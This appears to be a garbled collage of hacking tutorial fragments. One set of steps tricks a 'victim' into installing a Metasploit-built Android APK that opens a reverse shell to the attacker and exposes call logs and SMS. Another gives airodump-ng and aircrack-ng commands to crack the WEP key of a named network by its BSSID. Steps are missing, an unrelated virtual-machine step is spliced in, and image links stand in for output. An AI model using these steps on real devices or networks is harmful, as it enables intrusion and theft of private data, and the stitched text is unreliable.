2. Android Phone ( Jelly Beans - I am Using Samsung S3)
3. Common Wireless Network ( Using Hotspot)
I am not gona take much time hence will do it fast in simple steps. So lets go.
Step 1: Open Your Kali terminal and type the following command.
Step 2: After pressing the enter key, just type ls for listing the files on same directory. And you will see app.apk file.
Step 3: Now use the exploit i.e exploit/multi/handler , set the respective payload and after setting lhost and lport just type exploit to trigger the exploit.
Step 4: Now send the .apk file we just created to victim, it will be having an M icon showing Metasploit icon on it. As user tries to install it you on attacker machine i.e Kali Linux in our case will get the reverse connection.
Step 5: Now as you can see in below image we got the shell of the Android phone and can have access to its data. If the phone is rooted then you can even get Call Logs, SMS and other data stored in the internal storage space.
Note down the interface on which you want to start the monitoring. In my case it is wlan0 so I will be using wlan0.

Enter: airmon-ng start wlan0 If the result looks like this: then your card is in monitor mode.
Note down the monitoring interface’s name (“monitor mode enabled on mon0“). In my case it is mon0 so I will be using mon0.
Enter: airodump-ng mon0
My target is “mtnl” which is using WEP encryption and authentication. Wifi “mtnl” is working on channel 4 and BSSID (or bssid) is 0C:D2:B5:03:43:68. I will be using this information. Enter: airodump-ng –w mtnl-org –c 4 –bssid 0C:D2:B5:03:43:68 mon0
After about 15,000 packets have been captured, enter: aircrack-ng mtnl-org-01.capto start cracking the WEP password.










 5 : Set disk space ( 20 GB is good enough, minimum 12 GB to work smoother )




